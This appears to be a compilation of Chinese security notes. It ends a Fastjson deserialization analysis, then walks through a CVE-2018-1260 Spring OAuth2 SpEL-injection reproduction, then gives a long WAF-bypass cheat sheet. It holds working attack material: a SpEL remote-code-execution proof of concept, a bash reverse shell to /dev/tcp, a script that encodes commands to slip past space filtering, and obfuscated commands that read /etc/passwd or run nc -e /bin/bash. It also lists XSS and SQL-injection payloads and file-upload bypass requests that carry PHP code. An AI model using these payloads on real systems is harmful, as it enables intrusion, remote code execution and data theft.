
1. 添加默认cache为true，调用loadClass

com.alibaba.fastjson.util.TypeUtils#loadClass(java.lang.String, java.lang.ClassLoader, boolean)

1. 三个改变mappings的第一处，由于classLoader=null，不进入
2. 三个改变mappings的第二处，classLoader=null，进入；获取线程classLoader，由于cache为true，添加mappings。


1.2.48修复

对比代码。修改了cache这一处。（右侧为1.2.47代码）



本来应该进入一个loadClass（两个参数）的方法，然后默认cache为true，在进入三个参数的loadClass。


现在这边直接指定过来三个参数loadClass同时cache为false。



可见，在同样payload执行时，我们原来说会改变mappings的第二处就因为cache而无法改变。

但是我们还记得之前分析时有第三处不需要校验cache的mappings赋值！精神一振，这就是0day的气息么！

然后.......



这就是程序员的力量么，两行代码秒杀一切，爱了爱了，0day再见。

1.2.48以后

在这个通杀payload之后，就又恢复了一片平静的，在服务端手动配置关闭白名单情况下的黑名单与绕过黑名单的战争。这个战争估计随着代码不断迭代，也是不会停止的。

之后又出了一个影响广泛的拒绝服务漏洞，在1.2.60版本被修复。

当然这与反序列化就无关了，同时这篇文章也写得太久，太长了。也算是给2019做个结尾吧。

所以，

2020年，新年快乐。

要不 下场雪吧?

参考

l1nk3r大佬

https://www.kingkk.com/2019/07/Fastjson%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-1-2-24-1-2-48/

https://p0sec.net/index.php/archives/123/

https://b1ue.cn/archives/184.html

https://github.com/LeadroyaL/fastjson-blacklist

https://p0rz9.github.io/2019/06/02/Fatsjson%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%90%8E%E7%BB%AD/

https://github.com/vulhub/vulhub/tree/master/fastjson

http://wp.blkstone.me/2018/10/fastjson-serial-1/

https://blog.csdn.net/kingmax54212008/article/details/95641681

https://github.com/alibaba/fastjson/tree/1.2.47

https://www.freebuf.com/vuls/208339.html

https://www.freebuf.com/column/180711.html

https://github.com/jas502n/fastjson-RCE

可能还看了很多。。但是真的回头找不到了，向网上老哥们致敬 (^^ゞ

Spring-securiy-oauth2（CVE-2018-1260）

漏洞描述

当开发者使用默认scope参数或者将scope参数置空时，攻击者通过注入恶意scope参数，在系统为已登录用户进行授权时，将scope参数直接拼接到模板中，在模板进行渲染时产生spel表达式注入，从而造成远程代码执行。

路径

- /oauth/authorize

参数

- response_type
- client_id：客户端id
- scope：用户分配的权限
- redirect_uri：重定向的url

poc

```
/oauth/authorize?client_id=client&redirect_uri=&response_type=code&scope=%24%7BT
```

oauth2.0介绍与漏洞复现

1. 几个认证配置参数介绍

   OAuthSecurityConfig.java中的configure方法可以定义以下这几个变量，scope用于限定用户的权限

- `clientId`：（必填）客户端ID。
- `secret`：（对于受信任的客户端是必需的）客户端密钥（如果有）。
- `scope`：客户端受限制的范围。如果范围未定义或为空（默认值），则客户端不受范围的限制。
- `authorizedGrantTypes`：授权客户使用的授权类型。默认值为空。
- `authorities`：授予客户端的权限（常规的Spring Security权限）。

1. oauth认证流程

   用户—（认证请求）—> 客户端 用户 <—（认证成功）—客户端 用户—（授权标志）—> 客户端 用户 <—（access_token）—客户端 用户—（access_token）—> 客户端 用户 <—（资源）—客户端

2. 复现流程

- https://github.com/wanghongfei/spring-security-oauth2-example下载源码，导入到idea中
- 按照上述网址的readMe，导入数据库，修改数据库
- 修改spring-security-oauth2-example/src/main/resources/application.properties的mysql配置
- 访问

```
localhost:8080/oauth/oauthorize?client_id=client&response_type=code&redi
```

- 输入用户名密码进行认证
- 代码执行成功

127.0.0.1:8080/oauth/authorize?client_id=client&response_type=code&redirect_uri=http://www.baidu.com&scope=%24%7bT(java.lang.Runtim...


应用 学习 java文章 工具 事务 now sql

OAuth Approval

Do you authorize 'client' to access your protected resources?

- scope.java.lang.UNIXProcess@6d6304d0: Approve Deny

Authorize



复现过程中发现只能执行

```
/Applications/Calculator.app/Contents/MacOS/Calculator
```

而不能执行，回显invalid parameter!

```
open /etc
```

而且弹出了三个计算机，也就说执行了三遍scope的spel表达式

以上问题需要在代码分析中弄清楚

如果我想要输入更多的恶意代码怎么办呢？希望通过代码分析找到解决办法

代码分析的目的

- 过一遍oauth authorize的流程
- 解决spel表达式为什么执行了三次的问题
- 解决spel表达式为什么不能加入空格的问题
- 解决想要输入更多恶意代码的问题

代码分析

AuthorizationEndpoint.java中的authorize方法

即 `/oauth/authorize`

该方法就是authorize认证整体的流程

```
@RequestMapping(value = "/oauth/authorize")
    public ModelAndView authorize(Map<String, Object> model, @RequestParam Map<
            SessionStatus sessionStatus, Principal principal) {
        ...
      设置几个值
      ...
            oauth2RequestValidator.validateScope(authorizationRequest, client);
            ...
            检查是否有默认的准许
            ...
            model.put("authorizationRequest", authorizationRequest);
            return getUserApprovalPageResponse(model, authorizationRequest, (Aut
        }
        ...
    }
```

- 设置authorizationRequest，包含以下几个值
  - clientid
  - redirecturi
  - response_type
  - scope

  值得注意的是，以下代码将parameters（用户输入参数字典）作一定转换之后存入authorizationRequest

  这里的代码导致了当输入 `${T(java.lang.Runtime).getRuntime().exec("open /etc")}` 变成

  `${T(java.lang.Runtime).getRuntime().exec("open` 与 `/etc")}` ，即以空格进行分隔

  解决了spel表达式为什么不能加入空格的问题

  ```
  AuthorizationRequest authorizationRequest = getOAuth2RequestFactory().create
  ```

- validscope方法

  validscope方法判断scope是否有效

  clientScopes是OAuthSecurityConfig.java中配置的 `.scope()`

若之前配置的 `.scope()` 不为空，则用户输入的scope必须被配置的scope包含，不然就会抛出错误

```
private void validateScope(Set<String> requestScopes, Set<String> clientScop
    //如果clientScopes不为null，则需要用户输入的scope必须被配置包含
    if (clientScopes != null && !clientScopes.isEmpty()) {
        for (String scope : requestScopes) {
            if (!clientScopes.contains(scope)) {
                throw new InvalidScopeException("Invalid scope: " + scope, clien
            }
        }
    }
    //如果用户输入的scope为空，则报错
    if (requestScopes.isEmpty()) {
        throw new InvalidScopeException("Empty scope (either the client or the
    }
}
```

- 检查是否有默认的准许
- getUserApprovalPageResponse方法

  最终使用该方法返回response，该方法进行渲染时产生了spel注入

```
getUserApprovalPageResponse(model, authorizationRequest, (Authentication) pr
```

跟进getUserApprovalPageResponse方法

```
new ModelAndView(userApprovalPage, model)
```

- userApprovalPage


  `forward:/oauth/confirm_access`

- model

```
model = size = 6
  "authorizationRequest" ->
  "response_type" -> "code"
  "redirect_uri" -> "http://www.baidu.com"
  "scopes" -> size = 1
  "client_id" -> "client"
  "scope" -> "${T(java.lang.Runtime).getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator")}"
```

可以看到，会重定向至 `/oauth/confirm_access`

所以直接在 `/oauth/confirm_acces` 所mapping的WhitelabelApprovalEndpoint.java中下断点



跟进WhitelabelApprovalEndpoint.java的getAccessConfirmation方法

即 `/oauth/confirm_access`

```
@RequestMapping("/oauth/confirm_access")
public ModelAndView getAccessConfirmation(Map<String, Object> model, HttpServlet
    String template = createTemplate(model, request);
    if (request.getAttribute("_csrf") != null) {
        model.put("_csrf", request.getAttribute("_csrf"));
    }
    return new ModelAndView(new SpelView(template), model);
}
```

- createTemplate方法

  将scope与csrf添加至模板中

  createTemplate方法代码如下

  ```
  protected String createTemplate(Map<String, Object> model, HttpServletReques
      String template = TEMPLATE;
      //如果存在scope，则将原先模板中的%scopes%替换为createScopes(model, request)
      //将%denial%替换为空
      if (model.containsKey("scopes") || request.getAttribute("scopes") != null
          template = template.replace("%scopes%", createScopes(model, request)).
      }
      else {
          template = template.replace("%scopes%", "").replace("%denial%", DENIAL
      }
      ...
      return template;
  }
  ```

  - createScopes(model, request)方法

    将SCOPE中的 `%scope%` 与 `%key%` 都替换为scope

```
    for (String scope : scopes.keySet()) {
        String approved = "true".equals(scopes.get(scope)) ? " checked" : "";
        String denied = !"true".equals(scopes.get(scope)) ? " checked" : "";
        String value = SCOPE.replace("%scope%", scope).replace("%key%", scope
        builder.append(value);
    }
```

而SCOPE的html中含有两个 `%key%` 和一个 `%scope%` ，因此当spel表达式中存在执行计算机命令时，会弹三次计算机，因此解决了spel表达式为什么执行了三次的问题

```
<html>
 <head></head>
 <body>
  <li>
   <div class="form-group">
    %scope%:
    <input type="radio" name="%key%" value="true" %approved%="" />Approv
    <input type="radio" name="%key%" value="false" %denied%="" />Deny
   </div></li>
 </body>
</html>
```

- new SpelView(template)

  在进行渲染时，即调用SpelView的render方法，会去调用以下代码中的

  `Expression expression = parser.parseExpression(name);`

  从而引起spel表达式注入

```
public SpelView(String template) {
    this.template = template;
    this.prefix = new RandomValueStringGenerator().generate() + "{";
    this.context.addPropertyAccessor(new MapAccessor());
    this.resolver = new PlaceholderResolver() {
        public String resolvePlaceholder(String name) {
            Expression expression = parser.parseExpression(name);
            Object value = expression.getValue(context);
            return value == null ? null : value.toString();
        }
    };
}
```

解决无法输入空格问题

以反弹shell命令为例

```
/bin/bash -c -i >&/dev/tcp/127.0.0.1/8888<&1
```

使用特殊的java语句

`T(java.lang.Character).toString(x)` ：能将ascii码形式的x转换为String类型，再使用 `concat` 连接

使用以下脚本将命令转换

```
s="123"//修改为exec中的执行语句
final="T(java.lang.Character).toString("+str(ord(s[0]))+")"
for i in s[1:]:
    final+=".concat("
    final+="T(java.lang.Character).toString("
    final+=str(ord(i))
    final+=")"
    final+=")"
print(final)
```


恶意spel表达式为

```
%24%7bT(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(47)
```

WAF-bypass

概述

记录一些关于WAf的绕过方法。



找真实IP，绕过CDN

云WAF一般可以通过此方法绕过。

识别CDN

```
ping www.baidu.com

dig www.baidu.com

nslookup www.baidu.com
```

或使用站长工具，看ip是否唯一。

寻找真实IP

DNS历史解析记录

寻找DNS历史记录,找到后修改host文件即可：

```
http://site.ip138.com/www.baidu.com

https://dnsdb.io/zh-cn/

https://x.threatbook.cn/

http://toolbar.netcraft.com/site_report?url=

https://censys.io/ipv4?q=www.baidu.com


http://viewdns.info/

https://community.riskiq.com/home

https://securitytrails.com/list/apex_domain/jgbz.baidu.com
```

RSS邮箱订阅，查看邮件源码

查看邮件源码：



服务器向外请求（DNSLOG）

是否有其他功能，让服务器向外发送请求。

同网段子域名

DNS服务器

```
Google Public DNS  (8.8.8.8,  8.8.4.4)

OpenDNS  (208.67.222.222,  208.67.220.220)

OpenDNS Family  (208.67.222.123,  208.67.220.123)

Dyn DNS  (216.146.35.35,  216.146.36.36)

Comodo Secure (8.26.56.26,  8.20.247.20)

UltraDNS  (156.154.70.1,  156.154.71.1)

Norton ConnectSafe (199.85.126.10, 199.85.127.10)
```

https降级绕过

可能https有waf，http没有。

ssl问题绕过

所以选用一个WAF不支持但是服务器支持的算法，选用TLSv1 256 bits ECDHE-RSA-AES256-SHA。就可以是WAF无法识别导致绕过。

```
pwn@thinkpad:~$ curl --ciphers ECDHE-RSA-AES256-SHA https://waf-test.lab.local/ssl-cipher-test
<html lang=en>
  <title>HELLO </title>
  <p>Bypass worked</p>
pwn@thinkpad:~$
```

WAF支持的算法如下：

SSLv3

```
SSL_RSA_WITH_NULL_MD5
SSL_RSA_WITH_NULL_SHA
SSL_RSA_WITH_RC4_128_MD5
SSL_RSA_WITH_RC4_128_SHA
SSL_RSA_WITH_DES_CBC_SHA
SSL_RSA_WITH_3DES_EDE_CBC_SHA
SSL_RSA_EXPORT_WITH_RC4_40_MD5
SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
```

TLS/1.0-1.2

```
TLS_RSA_WITH_NULL_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_EXPORT1024_WITH_RC4_56_MD5
TLS_RSA_EXPORT1024_WITH_RC4_56_SHA
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_RC4_128_MD5 = { 0x000x04 }
TLS_RSA_WITH_RC4_128_SHA = { 0x000x05 }
TLS_RSA_WITH_DES_CBC_SHA = { 0x000x09 }
```

method 绕过

1. 改变method，get改post，post改上传(还有cookies传值)
2. 改变method为不规则，比如改get,post为HELLLOXX等(某些apache版本)

Header IP绕过（一般应用拦截，非WAF）

```
X-forwarded-for: 127.0.0.1

X-remote-IP: 127.0.0.1

X-originating-IP: 127.0.0.1

x-remote-addr: 127.0.0.1

x-client-ip: 127.0.0.1
```

Header content-type绕过

```
content-type为空

content-type改成其他的

content-type必须指定唯一一个类型，例如application/octet-stream （比如安全狗）

content-type改成不规则的text/htmlxxxxxx

Content-Type: multipart/form-data ; boundary=0000

Content-Type: mUltiPart/ForM-dATa; boundary=0000

Content-Type: multipart/form-datax; boundary=0000

Content-Type: multipart/form-data, boundary=0000

Content-Type: multipart/form-data boundary=0000

Content-Type: multipart/whatever; boundary=0000

Content-Type: multipart/; boundary=0000

Content-Type: application/octet-stream;
```

XSS

常规语句

```
?id=alert(document['cookie'])

?id=";location=location.hash)//#0={};alert(0)

?id=%";eval(unescape(location))//#%0Aalert(0)

?id=<script<{alert(1)}/></script>

?id=<img src=x:alert(alt) onerror=eval(src) alt=0>

?id=%3cscript%3ealert(1)%3c%2fscript%3c

?id=<a href="javas&#99;ript&#35;alert(1);">

?id=%253c%2573%2563%2572%2569%2570%2574%253e%2561%256c%2565%2572%2574%2528%2531%

?id=<object+data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">&lt;/

?id=1234&"><script>alert(1)</script>=1234    # 参数名
```

SQL

简单判别诸如点以及数据库类型：

数据库类型	连接符	注释符号	其他特殊方式	唯一的默认表变量和函数
MSSQL	%2B（URL加号编码）	`--`	待补充	`@@PACK_RECEIVED`
MYSQL	%20（URL空格编码）	`#` / `--`	待补充	`CONNECTION_ID()`
Oracle	%7C（URL竖线编码）	`--`	待补充	`BITAND(1,1)`
PGsql	%7C（URL竖线编码）	`--`	and 1::int=1	`getpgusername()`
Access	%26（URL与号编码）	N/A	待补充	`msysobjects`

为避免被waf拦截以及封禁IP,注入建议不首先使用and以及or语句。

可用如下方式替换：

```
# 数字型注入

?id=2*2

?id=4


# 字符型注入，根据上表判断

?key=wo'+'rd

?key=wo'||'rd

?key=wo' 'rd
```

Mysql

```
?id=ord('a')=97

?id=123+AND+1=1

?id=123+&&+1=1

?id='='

?id=123+AND+md5('a')!= md5('A')

?id=123+and+len(@@version)>1

?id=1'||1='1

?id=123'+like+'123

?id=123'+not+like+'1234

?id='aaa'<>'bbb'

?id=123/*! union all select version() */--

?id=123/*!or*/1=1;

?id=(1)union(((((((select(1),hex(hash)from(users))))))))

?id=1+union+(select'1',concat(login,hash)from+users)

?id=1+%55nion(%53elect 1,2,3)-- -

?id=1/*!000000union*/select%0d%0a/*asdas/asd asasd*/version()

?id=1 union(select%0aall{x users}from{x ddd})
```

Mysql常用函数

字符串处理:

```
?key=user' OR mid(password,1,1)='*'

?key=user' OR mid(password,1,1)=0x2a

?key=user' OR mid(password,1,1)=unhex('2a')

?key=user' OR mid(password,1,1) regexp '[*]'

?key=user' OR mid(password,1,1) like '*'

?key=user' OR mid(password,1,1) rlike '[*]'

?key=user' OR ord(mid(password,1,1))=42

?key=user' OR ascii(mid(password,1,1))=42

?key=user' OR find_in_set('2a',hex(mid(password,1,1)))=1

?key=user' OR position(0x2a in password)=1

?key=user' OR locate(0x2a,password)=1


?key=user' OR substring((select 'password'),1,1) = 0x70

?key=user' OR substr((select 'password'),1,1) = 0x70

?key=user' OR mid((select 'password'),1,1) = 0x70

?key=user' OR strcmp(left('password',1), 0x69) = 1

?key=user' OR strcmp(left('password',1), 0x70) = 0

?key=user' OR strcmp(left('password',1), 0x71) = -1
```

命令执行

'（单引号）以及 \ （反斜杠）绕过

```
$ echo orleven

orleven


$ echo 'o'r'l'e'v'e'n'

orleven


$ /b'i'n/c'a't /e't'c/p'a's's'w'd'

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin


$ /b\i\n/c\at /et'c'/pa's'swd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

?、*、[、]、^、- 通配符绕过

问号最好只匹配到唯一一条。

```
$ /b??/c?t /etc/??ss?d

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
$ /???/n? -e /???/b??h 2130706433 1337  # /bin/nc -e /bin/bash 127.0.0.1 1337
```

$u 不存在的符号

```
cat $u/etc$u/passwd$u

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

; 分号执行

```
$ cat /etc/passwd;ls

......

mysql:x:110:115:MySQL Server,,,:/nonexistent:/bin/false

a.out  go  gobuster  gopath  soft  sqlmap.log  tool
```

文件上传

文件名绕过

1. 文件名加回车
2. shell.php(%80-%99).jpg 绕过

3. 如果有改名功能，可先上传正常文件，再改名.
4. `%00`
5. `00(hex)`
6. 长文件名（`windows 258byte | linux 4096byte`），可使用非字母数字，比如中文等最大程度的拉长。
7. 重命名

脚本后缀

```
Php/php3/php/php5/php6/pht/phpt/phtml

asp/cer/asa/cdx/aspx/ashx/ascx/asax

jsp/jspx/jspf
```

解析漏洞

服务器特性:

1. 会将Request中的不能编码部分的%去掉
2. Request中如果有unicode部分会将其进行解码

IIS

IIS6.0两个解析缺陷：目录名包含.asp、.asa、.cer的话，则该目录下的所有文件都将按照asp解析，例如：

`/abc.asp/1.jpg` 会当做 `/abc.asp` 进行解析。

`/abc.php;1.jpg` 会当做 `/abc.php` 进行解析。

Apache1.X 2.X解析漏洞

Apache在以上版本中，解析文件名的方式是从后向前识别扩展名，直到遇见Apache可识别的扩展名为止。

Nginx

以下Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg.php进行请求。

```
Nginx 0.5.*

Nginx 0.6.*

Nginx 0.7 <= 0.7.65

Nginx 0.8 <= 0.8.37
```

以下Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%20.php进行请求。 *

```
Nginx 0.8.41 – 1.5.6:
```

PHP CGI解析漏洞

IIS 7.0/7.5 和 Nginx < 0.8.3 以上的容器版本中默认php配置文件cgi.fix_pathinfo=1时，上传一个存在于白名单的扩展名文件shell.jpg，在请求时以shell.jpg/shell.php请求，会将shell.jpg以php来解析。

系统特性

NTFS ADS特性：ADS是NTFS磁盘格式的一个特性，用于NTFS交换数据流。在上传文件时，如果waf对请求正文的filename匹配不当的话可能会导致绕过。

```
test.asp.

test.asp(空格)

test.php:1.jpg

test.php::$DATA

test.php_
```

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

<变*，windows findfirstfile利用

原理：Windows下，在搜索文件的时候使用了FindFirstFile这一个winapi函数，该函数到一个文件夹(包含子文件夹)去搜索指定文件。执行过程中，字符">"被替换成"?"，字符"<"被替换成"*"，而符号"（双引号）被替换成一个"."字符。所以：

1. ">"">>"可代替一个字符,"<"可以代替后缀多个字符，"<<"可以代替包括文件名和后缀多个字符。所以一般使用<<
2. " 可以代替.
3. 文件名第一个字符是"."的话，读取时可以忽略之

协议解析不一致,绕过waf（注入跨站也可尝试）

因为这种不仅仅存在于上传之处，注入跨站也可尝试。

垃圾数据

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="file"; filename='abc.php';aaaaaaaaaaaaaaaa

Content-Type: application/octet-stream;


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

文件类型绕过/Header 头类型

修改文件类型绕过/Header 头的Content-Type，多次尝试：

```
Content-Type: application/x-www-form-urlencoded;

Content-Type: multipart/form-data;

Content-Type: application/octet-stream;
```

文件名解析兼容性

利用filename兼容性，多次修改尝试Content-Disposition

```
Content-Disposition: form-data; name="file"; filename=bc.php

Content-Disposition: form-data; name="file"; filename="abc.php

Content-Disposition: form-data; name="file"; filename='abc.php'
```

未解析所有文件

multipart协议中，一个POST请求可以同时上传多个文件。如图，许多WAF只检查第一个上传文件，没有检查上传的所有文件，而实际后端容器会解析所有上传的文件名，攻击者只需把paylaod放在后面的文件PART，即可绕过。

不规则Content-Disposition文件名覆盖

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Dispositiona: form-data; name="file"; filename='abc.jpg'

Content-Disposition: form-data; name="file"; filename='abc.php'

Content-Type: application/octet-stream;


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

多个Content-Disposition文件名覆盖（Win2k8 + IIS7.0 + PHP）

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="file"; filename='abc.php'


----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="file"; filename='abc.jpg'

Content-Type: application/octet-stream;


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

更换filename位置（iis 6）

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="file";

Content-Type: application/octet-stream;

filename='abc.asp'


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

删除content-type字段

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="file"; filename='aaaa.jpg abc.php'


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

删除content-disposition空格

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition:form-data; name="file"; filename='aaaa.jpg abc.php'

Content-Type: application/octet-stream;


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

修改 Content-Disposition 字段值的大小写

```
----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; nAme="file"; filename='aaaa.jpg abc.php'

Content-Type: application/octet-stream;


<?php phpinfo(); ?>

----------WebKitFormBoundaryFADasdasdasDdasd
```

boundary空格（Win2k3 + IIS6.0 + ASP）

```
Content-Type: multipart/form-data; boundary= ----------WebKitFormBoundaryFADasda

Content-Length: 191


----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="img"; filename="img.gif"


GIF89a

----------WebKitFormBoundaryFADasdasdasDdasd

Content-Disposition: form-data; name="id"


1' union select null,null,flag,null from flag limit 1 offset 1-- -

----------WebKitFormBoundaryFADasdasdasDdasd
```

